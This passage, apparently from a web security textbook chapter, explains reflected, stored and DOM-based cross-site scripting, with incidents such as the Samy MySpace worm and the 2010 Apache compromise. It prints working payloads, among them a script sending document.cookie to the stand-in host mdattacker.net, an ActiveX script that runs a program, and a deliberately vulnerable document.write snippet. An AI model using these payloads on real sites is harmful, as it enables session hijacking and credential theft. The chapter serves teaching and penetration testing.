CHAPTER 12

Attacking Users: Cross-Site Scripting

All the attacks we have considered so far involve directly targeting the server-side application. Many of these attacks do, of course, impinge upon other users, such as a SQL injection attack that steals other users' data. But the attacker's essential methodology was to interact with the server in unexpected ways to perform unauthorized actions and access unauthorized data.

The attacks described in this chapter and the next are in a different category, because the attacker's primary target is the application's other users. All the relevant vulnerabilities still exist within the application itself. However, the attacker leverages some aspect of the application's behavior to carry out malicious actions against another end user. These actions may result in some of the same effects that we have already examined, such as session hijacking, unauthorized actions, and the disclosure of personal data. They may also result in other undesirable outcomes, such as logging of keystrokes or execution of arbitrary commands on users' computers.

Other areas of software security have witnessed a gradual shift in focus from server-side to client-side attacks in recent years. For example, Microsoft used to frequently announce serious security vulnerabilities within its server products. Although numerous client-side flaws were also disclosed, these received much less attention because servers presented a much more appealing target for most attackers. In the course of just a few years, at the start of the twenty-first century, this situation has changed markedly. At the time of this writing,

no critical security vulnerabilities have been publicly announced in Microsoft's IIS web server from version 6 onward. However, in the time since this product was first released, a large number of flaws have been disclosed in Microsoft's Internet Explorer browser. As general awareness of security threats has evolved, the front line of the battle between application owners and hackers has moved from the server to the client.

Although the development of web application security has been a few years behind the curve, the same trend can be identified. At the end of the 1990s, most applications on the Internet were riddled with critical flaws such as command injection, which could be easily found and exploited by any attacker with a bit of knowledge. Although many such vulnerabilities still exist today, they are slowly becoming less widespread and more difficult to exploit. Meanwhile, even the most security-critical applications still contain many easily discoverable client-side flaws. Furthermore, although the server side of an application may behave in a limited, controllable manner, clients may use any number of different browser technologies and versions, opening a wide range of potentially successful attack vectors.

A key focus of research in the past decade has been client-side vulnerabilities, with defects such as session fixation and cross-site request forgery first being discussed many years after most categories of server-side bugs were widely known. Media focus on web security is predominantly concerned with client-side attacks, with such terms as spyware, phishing, and Trojans being common currency to many journalists who have never heard of SQL injection or path traversal. And attacks against web application users are an increasingly lucrative criminal business. Why go to the trouble of breaking into an Internet bank when you can instead compromise 1% of its 10 million customers in a relatively crude attack that requires little skill or elegance?

Attacks against other application users come in many forms and manifest a variety of subtleties and nuances that are frequently overlooked. They are also less well understood in general than the primary server-side attacks, with different flaws being conflated or neglected even by some seasoned penetration testers. We will describe all the different vulnerabilities that are commonly encountered and spell out the practical steps you need to follow to identify and exploit each of these.

This chapter focuses on cross-site scripting (XSS). This category of vulnerability is the Godfather of attacks against other users. It is by some measure the most prevalent web application vulnerability found in the wild. It afflicts the vast majority of live applications, including some of the most security-critical applications on the Internet, such as those used by online banks. The next chapter examines a large number of other types of attacks against users, some of which have important similarities to XSS.

COMMON MYTH

"Users get compromised because they are not security-conscious".

Although this is partially true, some attacks against application users can be successful regardless of the users' security precautions. Stored XSS attacks can compromise the most security-conscious users without any interaction from the user. Chapter 13 introduces many more methods by which security-conscious users can be compromised without their knowledge.

When XSS was first becoming widely known in the web application security community, some professional penetration testers were inclined to regard XSS as a "lame" vulnerability. This was partly due to its phenomenal prevalence across the web, and also because XSS is often of less direct use to a lone hacker targeting an application, as compared with many vulnerabilities such as server-side command injection. Over time, this perception has changed, and today XSS is often cited as the number-one security threat on the web. As research into client-side attacks has developed, discussion has focused on numerous other attacks that are at least as convoluted to exploit as any XSS flaw. And numerous real-world attacks have occurred in which XSS vulnerabilities have been used to compromise high-profile organizations.

XSS often represents a critical security weakness within an application. It can often be combined with other vulnerabilities to devastating effect. In some situations, an XSS attack can be turned into a virus or self-propagating worm. Attacks of this kind are certainly not lame.

COMMON MYTH

"You can't own a web application via XSS."

The authors have owned numerous applications using only XSS attacks. In the right situation, a skillfully exploited XSS vulnerability can lead directly to a complete compromise of the application. We will show you how.

Varieties of XSS

XSS vulnerabilities come in various forms and may be divided into three varieties: reflected, stored, and DOM-based. Although these have several features in common, they also have important differences in how they can be identified and exploited. We will examine each variety of XSS in turn.

Reflected XSS Vulnerabilities

A very common example of XSS occurs when an application employs a dynamic page to display error messages to users. Typically, the page takes a parameter containing the message's text and simply renders this text back to the user within its response. This type of mechanism is convenient for developers, because it allows them to invoke a customized error page from anywhere in the application without needing to hard-code individual messages within the error page itself.

For example, consider the following URL, which returns the error message shown in Figure 12-1:

```
http://mdsec.net/error/5/Error.ashx?message=Sorry%2c+an+error+occurred
```



Figure 12-1: A dynamically generated error message

Looking at the HTML source for the returned page, we can see that the application simply copies the value of the `message` parameter in the URL and inserts it into the error page template at the appropriate place:

```
<p>Sorry, an error occurred.</p>
```

This behavior of taking user-supplied input and inserting it into the HTML of the server's response is one of the signatures of reflected XSS vulnerabilities, and if no filtering or sanitization is being performed, the application is certainly vulnerable. Let's see how.

The following URL has been crafted to replace the error message with a piece of JavaScript that generates a pop-up dialog:

```
http://mdsec.net/error/5/Error.ashx?message=<script>alert(1)</script>
```

Requesting this URL generates an HTML page that contains the following in place of the original message:

```
<p><script>alert(1);</script></p>
```

Sure enough, when the page is rendered within the user's browser, the pop-up message appears, as shown in Figure 12-2.



Figure 12-2: A proof-of-concept XSS exploit

Performing this simple test serves verifies two important things. First, the contents of the `message` parameter can be replaced with arbitrary data that gets returned to the browser. Second, whatever processing the server-side application is performing on this data (if any), it is insufficient to prevent us from supplying JavaScript code that is executed when the page is displayed in the browser.

TRY IT!

```
http://mdsec.net/error/5/
```

NOTE **If you try examples like this in Internet Explorer, the pop-up may fail to appear, and the browser may show the message "Internet Explorer has modified this page to help prevent cross-site scripting." This is because recent versions of Internet Explorer contain a built-in mechanism designed to protect users against reflected XSS vulnerabilities. If you want to test these examples, you can try a different browser that does not use this protection, or you can disable the XSS filter by going to Tools ➢ Internet Options ➢ Security ➢ Custom Level. Under Enable XSS filter, select Disable. We will describe how the XSS filter works, and ways in which it can be circumvented, later in this chapter.**

This type of simple XSS bug accounts for approximately 75% of the XSS vulnerabilities that exist in real-world web applications. It is called *reflected* XSS because exploiting the vulnerability involves crafting a request containing embedded JavaScript that is reflected to any user who makes the request. The attack payload is delivered and executed via a single request and response. For this reason, it is also sometimes called *first-order* XSS.

Exploiting the Vulnerability

As you will see, XSS vulnerabilities can be exploited in many different ways to attack other users of an application. One of the simplest attacks, and the one that is most commonly envisaged to explain the potential significance of XSS flaws, results in the attacker's capturing the session token of an authenticated user. Hijacking the user's session gives the attacker access to all the data and functionality to which the user is authorized (see Chapter 7).

The steps involved in this attack are illustrated in Figure 12-3.



Figure 12-3: The steps involved in a reflected XSS attack

1. The user logs in to the application as normal and is issued a cookie containing a session token:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Through some means (described in detail later), the attacker feeds the following URL to the user:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image
;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

   As in the previous example, which generated a dialog message, this URL contains embedded JavaScript. However, the attack payload in this case is more malicious.

3. The user requests from the application the URL fed to him by the attacker.

4. The server responds to the user's request. As a result of the XSS vulnerability, the response contains the JavaScript the attacker created.
5. The user's browser receives the attacker's JavaScript and executes it in the same way it does any other code it receives from the application.
6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

   This code causes the user's browser to make a request to `mdattacker.net` which is a domain owned by the attacker. The request contains the user's current session token for the application:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: mdattacker.net
```

7. The attacker monitors requests to `mdattacker.net` and receives the user's request. He uses the captured token to hijack the user's session, gaining access to that user's personal information and performing arbitrary actions "as" the user.

NOTE **As you saw in Chapter 6, some applications store a persistent cookie that effectively reauthenticates the user on each visit, such as to implement a "remember me" function. In this situation, step 1 of the preceding process is unnecessary. The attack will succeed even when the target user is not actively logged in to or using the application. Because of this, applications that use cookies in this way leave themselves more exposed in terms of the impact of any XSS flaws they contain.**

After reading all this, you may be forgiven for wondering why, if the attacker can induce the user to visit a URL of his choosing, he bothers with the rigmarole of transmitting his malicious JavaScript via the XSS bug in the vulnerable application. Why doesn't he simply host a malicious script on `mdattacker.net` and feed the user a direct link to this script? Wouldn't this script execute in the same way as it does in the example described?

To understand why the attacker needs to exploit the XSS vulnerability, recall the same-origin policy that was described in Chapter 3. Browsers segregate content that is received from different origins (domains) in an attempt to prevent different domains from interfering with each other within a user's browser. The attacker's objective is not simply to execute an arbitrary script but to capture the user's session token. Browsers do not let just any old script access a domain's cookies; otherwise, session hijacking would be easy. Rather, cookies can be accessed only by the domain that issued them. They are submitted in HTTP requests back to the issuing domain only, and they can be accessed via

JavaScript contained within or loaded by a page returned by that domain only. Hence, if a script residing on `mdattacker.net` queries `document.cookie`, it will not obtain the cookies issued by `mdsec.net`, and the hijacking attack will fail.

The reason why the attack that exploits the XSS vulnerability is successful is that, as far as the user's browser is concerned, the attacker's malicious JavaScript *was* sent to it by `mdsec.net`. When the user requests the attacker's URL, the browser makes a request to `http://mdsec.net/error/5/Error.ashx`, and the application returns a page containing some JavaScript. As with any JavaScript received from `mdsec.net`, the browser executes this script within the security context of the user's relationship with `mdsec.net`. This is why the attacker's script, although it actually originates elsewhere, can gain access to the cookies issued by `mdsec.net`. This is also why the vulnerability itself has become known as *cross-site scripting*.

Stored XSS Vulnerabilities

A different category of XSS vulnerability is often called *stored* cross-site scripting. This version arises when data submitted by one user is stored in the application (typically in a back-end database) and then is displayed to other users without being filtered or sanitized appropriately.

Stored XSS vulnerabilities are common in applications that support interaction between end users, or where administrative staff access user records and data within the same application. For example, consider an auction application that allows buyers to post questions about specific items and sellers to post responses. If a user can post a question containing embedded JavaScript, and the application does not filter or sanitize this, an attacker can post a crafted question that causes arbitrary scripts to execute within the browser of anyone who views the question, including both the seller and other potential buyers. In this context, the attacker could potentially cause unwitting users to bid on an item without intending to, or cause a seller to close an auction and accept the attacker's low bid for an item.

Attacks against stored XSS vulnerabilities typically involve at least two requests to the application. In the first, the attacker posts some crafted data containing malicious code that the application stores. In the second, a victim views a page containing the attacker's data, and the malicious code is executed when the script is executed in the victim's browser. For this reason, the vulnerability is also sometimes called *second-order* cross-site scripting. (In this instance, "XSS" is really a misnomer, because the attack has no cross-site element. The name is widely used, however, so we will retain it here.)

Figure 12-4 illustrates how an attacker can exploit a stored XSS vulnerability to perform the same session hijacking attack as was described for reflected XSS.



Figure 12-4: The steps involved in a stored XSS attack

TRY IT!

This example contains a search function that displays the query that the current user enters, and also a list of recent queries by other users. Because queries are displayed unmodified, the application is vulnerable to both reflected and stored XSS. See if you can find both vulnerabilities.

```
http://mdsec.net/search/11/
```

Reflected and stored XSS have two important differences in the attack process. Stored XSS generally is more serious from a security perspective.

First, in the case of reflected XSS, to exploit a vulnerability, the attacker must induce victims to visit his crafted URL. In the case of stored XSS, this requirement is avoided. Having deployed his attack within the application, the attacker simply needs to wait for victims to browse to the page or function that has been compromised. Usually this is a regular page of the application that normal users will access of their own accord.

Second, the attacker's objectives in exploiting an XSS bug are usually achieved much more easily if the victim is using the application at the time of the attack. For example, if the user has an existing session, this can be immediately hijacked. In a reflected XSS attack, the attacker may try to engineer this situation by persuading the user to log in and then click a link that he supplies. Or he may attempt to deploy a persistent payload that waits until the user logs in. However,

in a stored XSS attack, it is usually guaranteed that victim users will already be accessing the application at the time the attack strikes. Because the attack payload is stored within a page of the application that users access of their own accord, any victim of the attack will by definition be using the application at the moment the payload executes. Furthermore, if the page concerned is within the authenticated area of the application, any victim of the attack must also be logged in at the time.

These differences between reflected and stored XSS mean that stored XSS flaws are often critical to an application's security. In most cases, an attacker can submit some crafted data to the application and then wait for victims to be hit. If one of those victims is an administrator, the attacker will have compromised the entire application.

DOM-Based XSS Vulnerabilities

Both reflected and stored XSS vulnerabilities involve a specific pattern of behavior, in which the application takes user-controllable data and displays this back to users in an unsafe way. A third category of XSS vulnerabilities does not share this characteristic. Here, the process by which the attacker's JavaScript gets executed is as follows:

- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript.
- The server's response does not contain the attacker's script in any form.
- When the user's browser processes this response, the script is executed nonetheless.

How can this series of events occur? The answer is that client-side JavaScript can access the browser's document object model (DOM) and therefore can determine the URL used to load the current page. A script issued by the application may extract data from the URL, perform some processing on this data, and then use it to dynamically update the page's contents. When an application does this, it may be vulnerable to DOM-based XSS.

Recall the original example of a reflected XSS flaw, in which the server-side application copies data from a URL parameter into an error message. A different way of implementing the same functionality would be for the application to return the same piece of static HTML on every occasion and to use client-side JavaScript to dynamically generate the message's contents.

For example, suppose that the error page returned by the application contains the following:

```
<script>
    var url = document.location;
```

```
    url = unescape(url);
    var message = url.substring(url.indexOf('message=') + 8, url
.length);
    document.write(message);
</script>
```

This script parses the URL to extract the value of the `message` parameter and simply writes this value into the page's HTML source code. When invoked as the developers intended, it can be used in the same way as in the original example to create error messages easily. However, if an attacker crafts a URL containing JavaScript code as the value of the `message` parameter, this code will be dynamically written into the page and executed in the same way as if the server had returned it. In this example, the same URL that exploited the original reflected XSS vulnerability can also be used to produce a dialog box:

```
http://mdsec.net/error/18/Error.ashx?message=<script>alert('xss')</script>
```

TRY IT!

```
http://mdsec.net/error/18/
```

Figure 12-5 illustrates the process of exploiting a DOM-based XSS vulnerability.



Figure 12-5: The steps involved in a DOM-based XSS attack

DOM-based XSS vulnerabilities are more similar to reflected XSS bugs than to stored XSS bugs. Their exploitation typically involves an attacker's inducing a user to access a crafted URL containing malicious code. The server's response to that specific request causes the malicious code to be executed. However, in terms of the exploitation details, there are important differences between reflected and DOM-based XSS, which we will examine shortly.

XSS Attacks in Action

To understand the serious impact of XSS vulnerabilities, it is fruitful to examine some real-world examples of XSS attacks. It also helps to consider the wide range of malicious actions that XSS exploits can perform and how they are actively being delivered to victims.

Real-World XSS Attacks

In 2010, the Apache Foundation was compromised via a reflected XSS attack within its issue-tracking application. An attacker posted a link, obscured using a redirector service, to a URL that exploited the XSS flaw to capture the session token of the logged-in user. When an administrator clicked the link, his session was compromised, and the attacker gained administrative access to the application. The attacker then modified a project's settings to change the upload folder for the project to an executable directory within the application's web root. He uploaded a Trojan login form to this folder and was able to capture the usernames and passwords of privileged users. The attacker identified some passwords that were being reused on other systems within the infrastructure. He was able to fully compromise those other systems, escalating the attack beyond the vulnerable web application.

For more details on this attack, see this URL:

```
http://blogs.apache.org/infra/entry/apache_org_04_09_2010
```

In 2005, the social networking site MySpace was found to be vulnerable to a stored XSS attack. The MySpace application implements filters to prevent users from placing JavaScript into their user profile page. However, a user called Samy found a means of circumventing these filters and placed some JavaScript into his profile page. The script executed whenever a user viewed this profile and caused the victim's browser to perform various actions with two key effects. First, the browser added Samy as a "friend" of the victim. Second, it copied the script into the victim's own user profile page. Subsequently, anyone who viewed the victim's profile would also fall victim to the attack. The result was an XSS-based worm that spread exponentially. Within hours the original perpetrator

had nearly one million friend requests. As a result, MySpace had to take the application offline, remove the malicious script from the profiles of all its users, and fix the defect in its anti-XSS filters.

For more details on this attack, see this URL:

```
http://namb.la/popular/tech.html
```

Web mail applications are inherently at risk of stored XSS attacks because of how they render e-mail messages in-browser when viewed by the recipient. E-mails may contain HTML-formatted content, so the application effectively copies third-party HTML into the pages it displays to users. In 2009, a web mail provider called StrongWebmail offered a $10,000 reward to anyone who could break into the CEO's e-mail. Hackers identified a stored XSS vulnerability within the web mail application that allowed arbitrary JavaScript to be executed when the recipient viewed a malicious e-mail. They sent a suitable e-mail to the CEO, compromised his session on the application, and claimed the reward.

For more details on this attack, see this URL:

```
http://blogs.zdnet.com/security/?p=3514
```

In 2009, Twitter fell victim to two XSS worms that exploited stored XSS vulnerabilities to spread between users and post updates promoting the website of the worms' author. Various DOM-based XSS vulnerabilities have also been identified in Twitter, arising from its extensive use of Ajax-like code on the client side.

For more details on these vulnerabilities, see the following URLs:

```
www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html
http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-
something.html
```

Payloads for XSS Attacks

So far, we have focused on the classic XSS attack payload. It involves capturing a victim's session token, hijacking her session, and thereby making use of the application "as" the victim, performing arbitrary actions and potentially taking ownership of that user's account. In fact, numerous other attack payloads may be delivered via any type of XSS vulnerability.

Virtual Defacement

This attack involves injecting malicious data into a page of a web application to feed misleading information to users of the application. It may simply involve injecting HTML markup into the site, or it may use scripts (sometimes hosted on an external server) to inject elaborate content and navigation into the site.

This kind of attack is known as *virtual defacement* because the actual content hosted on the target's web server is not modified. The defacement is generated solely because of how the application processes and renders user-supplied input.

In addition to frivolous mischief, this kind of attack could be used for serious criminal purposes. A professionally crafted defacement, delivered to the right recipients in a convincing manner, could be picked up by the news media and have real-world effects on people's behavior, stock prices, and so on, to the attacker's financial benefit, as illustrated in Figure 12-6.



Figure 12-6: A virtual defacement attack exploiting an XSS flaw

Injecting Trojan Functionality

This attack goes beyond virtual defacement and injects actual working functionality into the vulnerable application. The intent is to deceive end users into performing some undesirable action, such as entering sensitive data that is then transmitted to the attacker.

As was described in the attack against Apache, an obvious attack involving injected functionality is to present users with a Trojan login form that submits their credentials to a server controlled by the attacker. If skillfully executed, the attack may also seamlessly log in the user to the real application so that she does not detect any anomaly in her experience. The attacker is then free to use the victim's credentials for his own purposes. This type of payload lends itself well to a phishing-style attack, in which users are fed a crafted URL within the actual authentic application and are advised that they need to log in as normal to access it.

Another obvious attack is to ask users to enter their credit card details, usually with the inducement of some attractive offer. For example, Figure 12-7 shows a proof-of-concept attack created by Jim Ley, exploiting a reflected XSS vulnerability found in Google in 2004.



Figure 12-7: A reflected XSS attack injecting Trojan functionality

The URLs in these attacks point to the authentic domain name of the actual application, with a valid SSL certificate where applicable. Therefore, they are far more likely to persuade victims to submit sensitive information than pure phishing websites that are hosted on a different domain and merely clone the content of the targeted website.

Inducing User Actions

If an attacker hijacks a victim's session, he can use the application "as" that user and carry out any action on the user's behalf. However, this approach to performing arbitrary actions may not always be desirable. It requires that the attacker monitor his own server for submissions of captured session tokens from compromised users. He also must carry out the relevant action on behalf of every user. If many users are being attacked, this may be impractical. Furthermore, it leaves a rather unsubtle trace in any application logs, which could easily be used to identify the computer responsible for the unauthorized actions during an investigation.

An alternative to session hijacking, where an attacker simply wants to carry out a specific set of actions on behalf of each compromised user, is to use the attack payload script itself to perform the actions. This attack payload is particularly useful in cases where an attacker wants to perform some action that requires administrative privileges, such as modifying the permissions assigned to an account he controls. With a large user base, it would be laborious to hijack each user's session and establish whether the victim was an administrator. A more effective approach is to induce every compromised user to attempt to upgrade the permissions on the attacker's account. Most attempts will fail, but the moment an administrative user is compromised, the attacker succeeds in escalating privileges. Ways of inducing actions on behalf of other users are described in the "Request Forgery" section of Chapter 13.

The MySpace XSS worm described earlier is an example of this attack payload. It illustrates the power of such an attack to perform unauthorized actions on behalf of a mass user base with minimal effort by the attacker. This attack used a complex series of requests using Ajax techniques (described in Chapter 3) to carry out the various actions that were required to allow the worm to propagate.

An attacker whose primary target is the application itself, but who wants to remain as stealthy as possible, can leverage this type of XSS attack payload to cause other users to carry out malicious actions of his choosing against the application. For example, the attacker could cause another user to exploit a SQL injection vulnerability to add a new administrator to the table of user accounts within the database. The attacker would control the new account, but any investigation of application logs may conclude that a different user was responsible.

Exploiting Any Trust Relationships

You have already seen one important trust relationship that XSS may exploit: browsers trust JavaScript received from a website with the cookies issued by that website. Several other trust relationships can sometimes be exploited in an XSS attack:

- If the application employs forms with autocomplete enabled, JavaScript issued by the application can capture any previously entered data that the user's browser has stored in the autocomplete cache. By instantiating the relevant form, waiting for the browser to autocomplete its contents, and then querying the form field values, the script may be able to steal this data and transmit it to the attacker's server. This attack can be more powerful than injecting Trojan functionality, because sensitive data can be captured without requiring any interaction from the user.
- Some web applications recommend or require that users add their domain name to their browser's "Trusted Sites" zone. This is almost always undesirable and means that any XSS-type flaw can be exploited to perform

arbitrary code execution on the computer of a victim user. For example, if a site is running in the Trusted Sites zone of Internet Explorer, injecting the following code causes the Windows calculator program to launch on the user's computer:

```
<script>
    var o = new ActiveXObject('WScript.shell');
    o.Run('calc.exe');
</script>
```

- Web applications often deploy ActiveX controls containing powerful methods (see Chapter 13). Some applications seek to prevent misuse by a third party by verifying within the control itself that the invoking web page was issued from the correct website. In this situation, the control can still be misused via an XSS attack, because in that instance the invoking code satisfies the trust check implemented within the control.

COMMON MYTH

"Phishing and XSS only affect applications on the public Internet."

XSS bugs can affect any type of web application, and an attack against an intranet-based application, delivered via a group e-mail, can exploit two forms of trust. First, there is the social trust exploited by an internal e-mail sent between colleagues. Second, victims' browsers often trust corporate web servers more than they do those on the public Internet. For example, with Internet Explorer, if a computer is part of a corporate domain, the browser defaults to a lower level of security when accessing intranet-based applications.

Escalating the Client-Side Attack

A website may directly attack users who visit it in numerous ways, such as logging their keystrokes, capturing their browsing history, and port-scanning the local network. Any of these attacks may be delivered via a cross-site scripting flaw in a vulnerable application, although they may also be delivered directly by any malicious website that a user happens to visit. Attacks of this kind are described in more detail at the end of Chapter 13.

Delivery Mechanisms for XSS Attacks

Having identified an XSS vulnerability and formulated a suitable payload to exploit it, an attacker needs to find some means of delivering the attack to other

users of the application. We have already discussed several ways in which this can be done. In fact, many other delivery mechanisms are available to an attacker.

Delivering Reflected and DOM-Based XSS Attacks

In addition to the obvious phishing vector of bulk e-mailing a crafted URL to random users, an attacker may attempt to deliver a reflected or DOM-based XSS attack via the following mechanisms:

